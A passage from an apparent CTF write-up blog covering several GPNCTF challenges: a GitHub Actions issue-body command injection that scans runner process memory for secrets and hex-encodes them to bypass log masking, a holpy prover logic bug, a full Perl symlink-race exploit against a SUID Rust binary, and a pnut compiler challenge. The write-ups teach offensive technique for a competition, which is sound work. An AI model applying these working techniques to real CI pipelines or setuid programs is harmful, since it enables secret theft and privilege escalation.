- inspect what the runner leaves behind under
/home/runner/
That did help me understand the runner layout, but it did not give me the real flag. The best I got from some attempts was GPNCTF{REDACTED}.
The breakthrough
The challenge description ended up giving the real hint: even if most of it is removed, some traces might remain.
That made me stop focusing only on files.
The workflow was scrubbing the filesystem, but it was not scrubbing process memory. And GitHub's Runner.Worker process lives long enough that the secret still remains in memory after the file cleanup step.
So now the problem changed from "how do I read the flag from disk?" into: How do I execute code on the runner and search Runner.Worker memory for flag-shaped strings?
The actual target
The final target became /proc/[pid]/mem for the runner worker process.
The solve path was:
1. Trigger the workflow with an issue or issue comment.
2. Put $(...) in the body so the shell executes my payload.
3. Run a Python scanner on the runner.
4. Find the Runner.Worker PID.
5. Scan memory regions for GPNCTF\{[^}]+\}.
6. Ignore GPNCTF{REDACTED}.
7. Print the real hit in a format GitHub masking would not destroy.
That last part mattered a lot. Raw flag output got masked. Base64 output also got masked. So the reliable option was to print the match as hex.
The payload
The payload concept was basically:
$(sudo python3 -c 'scan /proc/*/mem for GPNCTF\{[^}]+\} and print the match as hex')
The exact script changed a few times while I was testing. At first, I scanned file paths and deleted FDs. Then I scanned memory but stopped too early and only recovered the redacted placeholder. The important fix was:
- target
Runner.Worker - scan memory in chunks
- skip
GPNCTF{REDACTED} - output hex instead of raw text or base64
The winning run
Once the memory scan was tuned correctly, the workflow log finally gave me:
/proc/1896/mem:47504e4354467b6469645f796f555f4b6e6f575f376841545f6431346c4c79315f646953756c464944335f70456e453752615433735f3748524f7536685f6d3035545f63304d6d33524349414c5f47316f76655f54795033535f63415553316e365f4741724c69635f41314c657247595f57684963685f6d3073545f306654336e5f416646454337355f43486546535f416e645f6f744845725f503330506c655f544841745f48416e644C455f4734723149435f4f7555335a734a427d

Decoding that hex gives:

Flag:
GPNCTF{did_yoU_KnoW_7hAT_d14lLy1_diSulFID3_pEnE7RaT3s_7HROu6h_m05T_c0Mm3RCIAL_G1ove_TyP3S_cAUS1n6_GArLic_A1LerGY_WhIch_m0sT_0fT3n_AfFEC75_CHeFS_And_otHEr_P30Ple_THAt_HAndLE_G4r1IC_OuU3ZsJB}
So, the real trick here was not just getting code execution in Actions. That part was easy once I saw the echo. The key pivot was realizing the authors expected people to go after logs and temp scripts first, so they cleaned disk but left the one place where traces still remained: process memory.
Customer Service
The customer is always right. RIGHT?
Experienced staff will tell you that customers are always worst case users.
Just last week one customer proclaimed that pineapple does not belong on sushi pizza.
Yeah I know, how could he? But the customer is always right.
My friend fears for his sanity. So please help me work out the logic details for such an argument.
Instead of GitHub Actions weirdness like Food poisoning or Volatile component, this challenge gave us a theorem prover service built on holpy and asked us to prove false with no assumptions.
The flag name already hinted at the direction too:
Ex una linea vacua sequitur quodlibet
Very fitting, because the whole solve really came from one dead Python line.
First look
We get a folder containing:
checker.pypyproject.tomlpointing to a forkedholpy- a placeholder
flag.txt
The service reads a hex-encoded JSON payload over TLS, parses it as a holpy theory file, and checks content items one by one.
The win condition is very clear:
thm = theory.thy.get_theorem(item.name)
if theorem_proves_false_unconditioned(thm):
    win()
So all we need is to register a theorem whose conclusion is the constant false, with:
- no assumptions
- no hypotheses
In a sound theorem prover that should obviously be impossible.
So the whole challenge became finding where the checker becomes unsound.
The bug
The checker has two code paths for processing items: one for theorem items and one for everything else. After extending the theory, both paths try to block smuggled axioms using the same logic:
if (len(report.get_axioms())) > 1:
    print("Too many axioms introduced")
    sys.exit(1)
elif report.get_axioms() == 1 and item.ty != "thm":
    sys.exit(1)
Very quickly, one detail stood out.
report.get_axioms() returns a list, but the code compares it directly to the integer 1. That means this check is dead:
[("my_axiom", |- false)] == 1
This is always False in Python. So if exactly one axiom is introduced:
- first condition does not fire
- second condition is broken because
list != int
Meaning:
A single axiom can be introduced freely. And for theorem items specifically, there is another issue. Even if someone fixed the list-versus-int bug later, this condition:
item.ty != "thm"
would still evaluate to False, meaning one theorem-introduced axiom would continue passing.
Understanding the proof pipeline
Now we need to understand how holpy actually extends the theory.
The important part is that checked_extend treats theorem extensions with no proof object as axioms:
elif ext.is_theorem():
    if ext.prf:
        self.check_proof(ext.prf)
    else:
        ext_report.add_axiom(ext.name, ext.th)
    self.add_theorem(ext.name, ext.th)
This is where the challenge becomes really funny. The Axiom item class, thm.ax, produces exactly this kind of theorem extension with prf=None. But so does the normal theorem item type here, because the proof field from the JSON only gets consumed by monitor.check_proof for validation. It never gets attached to the extension object that checked_extend later processes.
So the proof checker and theory extension are completely decoupled. The proof only needs to pass validation. It does not need to actually be the reason the theorem gets inserted.
That means once we can inject one axiom, we can then use it to validate a later theorem while the extension logic still quietly adds that theorem axiom-style.
Building the exploit
The exploit needs three items.
Item 1: Define false
The remote service starts from a fresh theory and does not know the false constant yet. So first we define it:
{"ty": "def.ax", "name": "false", "type": "bool"}
This introduces no axioms and passes immediately.
Item 2: Introduce false as an axiom
Now we register false as an unproven theorem:
{"ty": "thm.ax", "name": "false_axiom", "vars": {}, "prop": "false"}
This introduces exactly one axiom.
The checker does:
len(report.get_axioms()) > 1
which is False.
Then it does:
report.get_axioms() == 1
which is also False because that is a list.
So the axiom goes through and false_axiom is now in the theory.
Item 3: Prove false as a theorem
Finally, we submit a theorem item that states false and provides a tiny proof referencing the planted axiom:
{
  "ty": "thm",
  "name": "false_thm",
  "vars": {},
  "prop": "false",
  "proof": [
    {"id": "0", "rule": "theorem", "args": "false_axiom", "prevs": [], "th": ""}
  ],
  "num_gaps": 0
}
The theorem rule looks up false_axiom and finds it, so the proof checker is happy. Then the checker calls get_extension(), which again produces a theorem extension with no attached proof object. checked_extend adds it as an axiom-grade theorem, and the same broken one-axiom guard lets it pass.
At that point false_thm exists in the theory with:
- conclusion =
false - assumptions =
[] - hypotheses =
()
All conditions for theorem_proves_false_unconditioned are satisfied.
Game over.
The solve script
import json
payload = {
  "imports": [],
  "content": [
    {"ty": "def.ax", "name": "false", "type": "bool"},
    {"ty": "thm.ax", "name": "false_axiom", "vars": {}, "prop": "false"},
    {
      "ty": "thm",
      "name": "false_thm",
      "vars": {},
      "prop": "false",
      "proof": [
        {"id": "0", "rule": "theorem", "args": "false_axiom", "prevs": [], "th": ""}
      ],
      "num_gaps": 0
    }
  ]
}
print(json.dumps(payload).encode("utf-8").hex())
Sending it:
HEX=$(python3 solve_customer.py)
echo "$HEX" | openssl s_client -connect grilled-celery-on-fermented-thyme-yiht.gpn24.ctf.kitctf.de:443 -quiet
The winning run
The service finally responds with:
give me your hex proof
Proof check passed
Congratulations! You've found the flag: GPNCTF{Ex-UNa-LIne4-VacUa-s3qUiTUr-QuOd1i8E7}
So the whole challenge really boiled down to one vacant line of Python logic:
report.get_axioms() == 1
That comparison should have been checking the length, but instead it compared a list directly against an integer and made the single-axiom guard useless. Once that happened, proving false was just a matter of carefully feeding the checker the right sequence of items.
Flag:
GPNCTF{Ex-UNa-LIne4-VacUa-s3qUiTUr-QuOd1i8E7}
SuperCat
SuperCat. DO NOT EAT. The better, newer, more tasteful version of cat. Obv. highly opinionated.
This one is a classic Unix exploitation challenge dressed up in Rust, proving that memory safety alone does not save you from logic bugs.
First look
We were given a folder containing a small Rust project and a Dockerfile. Connecting to the instance dropped us into a bash shell as user ctf with uid 1000.
The setup was:
/usr/local/bin/supercat:a SUID root binary/flag:the flag file, readable only by root
So the flag is only readable by root, and we have a SUID root binary that basically reimplements cat. The challenge name already told us the angle: this is cat, but "better" and "highly opinionated." Time to see what opinions it holds.
Understanding the binary
The Rust source in src/main.rs revealed a custom permission checker. Instead of letting the kernel handle file access, the author reimplemented Unix permission checks in userspace:
let file_meta = std::fs::metadata(file).expect("could not get file info");
let fs_mode = file_meta.permissions().mode();
let user_perms = get_permissions();

// Check user read
if (user_perms.uid == file_meta.uid() && (fs_mode & 0o400) != 0) {
    grant_read(file);
}

// Check group read
if (user_perms.gid == file_meta.gid()) && (fs_mode & 0o040) != 0 {
    grant_read(file);
}

// Check supplementary groups
if user_perms.groups.contains(&(file_meta.gid())) && (fs_mode & 0o040) != 0 {
    grant_read(file)
}

// Check other read
if (fs_mode & 0o004) != 0 {
    grant_read(file)
}
The get_permissions() function reads /proc/<pid>/status to extract the real uid, gid, and supplementary groups, not the effective ones.
Since the binary is SUID root, the effective uid is 0, but the real uid stays 1000. So the permission check always sees us as ctf, even though the binary itself has root-level file access.
For /flag, which is owned by root with mode 0400, all checks fail under normal operation:
• user check: 1000 != 0
• group check: 1000 != 0
• supplementary groups: ctf is not in the root group
• other read: not set
So under normal use, supercat correctly refuses to show us the flag.
But there is a very bad design flaw hiding in plain sight.
The vulnerability
Very quickly, one detail stood out.
The binary performs two separate filesystem operations on the same path:
std::fs::metadata(file)
std::fs::read_to_string(file)
Between these two calls, the code also executes get_permissions(), which opens and parses /proc/<pid>/status. That adds even more time between the check and the use.
This is a textbook TOCTOU bug. We faced a similar one in the CyCTF 2026 Quals, remember?
If the file that the path points to changes between metadata() and read_to_string(), the permission check becomes meaningless. Since the binary is SUID root, read_to_string() can read any file on the system regardless of permissions. The userspace permission check is the only thing stopping us from reading /flag, and that check can be raced.
Building the exploit
The attack is a classic symlink race:
1- Create a decoy file owned by us with readable permissions
2- Create a symlink that initially points to the decoy
3- Fork a child process that rapidly toggles the symlink between the decoy and /flag
4- Repeatedly invoke supercat on that symlink
Eventually, the timing lines up like this:
metadata("race")   -> resolves to decoy, permission check passes
symlink swap       -> race now points to /flag
read_to_string()   -> resolves again, but now opens /flag as root
That is the whole bug. The permission check and the actual read are separate path resolutions with no atomicity.
The exploit
I used Perl since it was the only scripting language available on the remote box. No Python, no GCC, so Perl it was:
#!/usr/bin/perl
use strict;
use warnings;
use POSIX;

my $home = $ENV{HOME} || "/home/ctf";

# Setup decoy file owned by us, readable
open(my $fh, '>', "$home/decoy") or die "cannot create decoy: $!";
print $fh "decoy\n";
close($fh);
chmod 0444, "$home/decoy";

my $race = "$home/race";
my $decoy = "$home/decoy";
my $flag = "/flag";

# Fork the symlink swapper
my $pid = fork();
die "fork failed" unless defined $pid;

if ($pid == 0) {
    # Child: toggle symlink as fast as possible
    while (1) {
        unlink($race);
        symlink($decoy, $race);
        unlink($race);
        symlink($flag, $race);
    }
    exit 0;
}

# Parent: run supercat in a tight loop
for my $i (1..50000) {
    my $out = `supercat $race 2>/dev/null`;
    if ($out =~ /(GPNCTF\{[^}]+\})/) {
        print "FLAG: $1\n";
        kill 9, $pid;
        waitpid($pid, 0);
        exit 0;
    }
}

kill 9, $pid;
waitpid($pid, 0);
print "Race not won\n";
One small hiccup: /tmp was not writable on the container, so I had to use /home/ctf for both the decoy and the racing symlink. Once that was fixed, the race was won pretty quickly.
The winning run
ctf@supercat:~$ perl exploit.pl
FLAG: GPNCTF{rus7_15_Sh17_CH4ngE_My_M1Nd}
The flag is a pretty funny author message. Rust’s memory safety guarantees are real, but they do nothing against logic bugs like this one. Reimplementing the kernel’s permission model in userspace, then doing a non-atomic check-then-use inside a SUID binary, is exactly the kind of mistake Rust was never meant to prevent.
Flag:
GPNCTF{rus7_15_Sh17_CH4ngE_My_M1Nd}
Paradise Nut
Finally a C compiler you can trust!
This was a pure misc challenge built around pnut, a real project that compiles C source code into POSIX shell scripts. The irony in the description was the whole point: you absolutely cannot trust a C compiler that turns your code into bash.
First look
We were provided a folder containing three files:
chal.sh
pnut-sh.sh
Dockerfile
chal.sh is dead simple:
#!/bin/bash
printf 'Enter your C code on a single line.\n> '
bash <(./pnut-sh.sh <(head -n1))
It reads one line of C code from the network, feeds it into pnut-sh.sh, and executes the resulting shell script with bash.
The Dockerfile sets up the flag:
ARG FLAG=GPNCTF{fake_flag}
RUN echo "$FLAG" > /flag
RUN chmod 400 /flag # only root can read /flag
RUN chmod u+s /usr/bin/nl # run `nl /flag` to win
So the intended path looks very clear. /flag should only be readable by root, and nl has the SUID bit set. The comment even tells us the expected win condition: run nl /flag.
Understanding pnut
pnut is basically a shell-script C compiler. It takes C source code as input and emits an equivalent POSIX shell script. The generated script uses arithmetic expansion to simulate memory, _N variables as a heap, and shell functions for C functions.
For example, this C:
int main() { putchar(65); return 0; }
compiles to something like:
#!/bin/sh
set -e -u -f
LC_ALL=C

_main() {
  printf \\$(((65)/64))$(((65)/8%8))$(((65)%8))
  : $(($1 = 0))
}

__code=0; _main __code; exit $__code
The compiler supports a subset of C with functions like printf, putchar, puts, open, read, write, malloc, free, exit, and, most importantly here, gets.
The "favorite libc function"
One comment in pnut-sh.sh stood out immediately:
# It's a shame that upstream pnut does not support my favorite libc function
Right below it was the runtime implementation for gets(). This was clearly challenge-author-added code, and it compiled to:
_gets() {
  # $2: buffer
  read -r REPLY
  unpack_string_to_buf "$REPLY" "$2" 1
  : $(($1 = $2))
}
That is just classic gets() behavior in shell form. It reads a line from stdin and writes it into a heap buffer with no bounds checking.
So naturally that became the first suspicious thing.
The rabbit holes
I spent a good amount of time digging through several angles that looked promising but turned out not to be the actual solve like:
- Shell injection through strings: The compiler escapes
$and backticks in string literals, so direct shell injection through something likeprintf("$(nl /flag)")is blocked. - Function name manipulation: All C function names get prefixed with
_in the compiled shell, so definingsystem()only gives_system(), not a real shell builtin or command. - Reserved variable shadowing:
pnutblocks local variables likeIFS,PATH,ENV,PS4, and also blocks names starting with_, so you cannot trivially stomp runtime internals like__ALLOCor__SP. - Buffer overflow exploitation:
gets()has no bounds checking, but the heap uses single-underscore variables like_Nwhile the stack and runtime internals use double-underscore variables like__N. So overflowing heap data does not immediately corrupt the stack namespace. #includefrom stdin: Trying to smuggle multiline C through#include "../../dev/stdin"works locally, but creates a chicken-and-egg problem remotely.pnutneeds EOF on stdin to finish compiling, which also closes stdin for the compiled program.
The actual solve
After all that digging, I decided to test what really happens on the live instance instead of overcommitting to the intended route.
The first thing I tried was checking whether open() could read /flag at all:
int main() {
  int fd = open("/flag", 0);
  printf("%d", fd);
  return 0;
}
Response: 3
That was the moment everything changed. If open("/flag", 0) returns 3, then the file opened successfully. That means the live instance was not actually enforcing the Dockerfile assumption that /flag was unreadable to the unprivileged user.
So the solve ended up being way simpler than the intended exploit chain:
int main() {
  int fd = open("/flag", 0);
  char *b = malloc(200);
  int n = read(fd, b, 199);
  write(1, b, n);
  return 0;
}
This just uses pnut's built-in file functions:
open() -> get a file descriptor
read() -> read the flag into a heap buffer
write() -> print it back to stdout
No need for SUID nl, no need to win a shell trick, no need to abuse gets() at all on the live target.
The solve script
from pwn import *

context.log_level = 'info'
 r = remote('poached-pineapple-drizzled-with-fermented-noodles-36cr.gpn24.ctf.kitctf.de', 443, ssl=True)
r.recvuntil(b'> ')

payload = b'int main() { int fd = open("/flag", 0); char *b = malloc(200); int n = read(fd, b, 199); write(1, b, n); return 0; }'
r.sendline(payload)

resp = r.recvall(timeout=10)
print("Flag:", resp.decode())
r.close()
Flag:
GPNCTF{li8c_GETS()_f4N5_Ke3P_On_W1nN1NG!_ISn'7_iT_COnvEnIENT_7HAt_REPLY_I5_NOt_bL4cK1iSt3d?}
The flag itself gives away a lot about what the author actually wanted us to exploit:
li8c_GETS()_f4N5_Ke3P_On_W1nN1NG!
ISn'7_iT_COnvEnIENT_7HAt_REPLY_I5_NOt_bL4cK1iSt3d?
This strongly suggests the intended route was something along these lines:
use gets() to overwrite runtime state or abuse REPLY-related shell behavior
somehow pivot into running the SUID nl /flag path
So even though the live instance let us bypass all of that with a direct file read, the challenge design clearly points to a much more elegant intended exploit involving the custom gets() runtime and the fact that REPLY was not blocklisted.
Thanks for reading. — Steve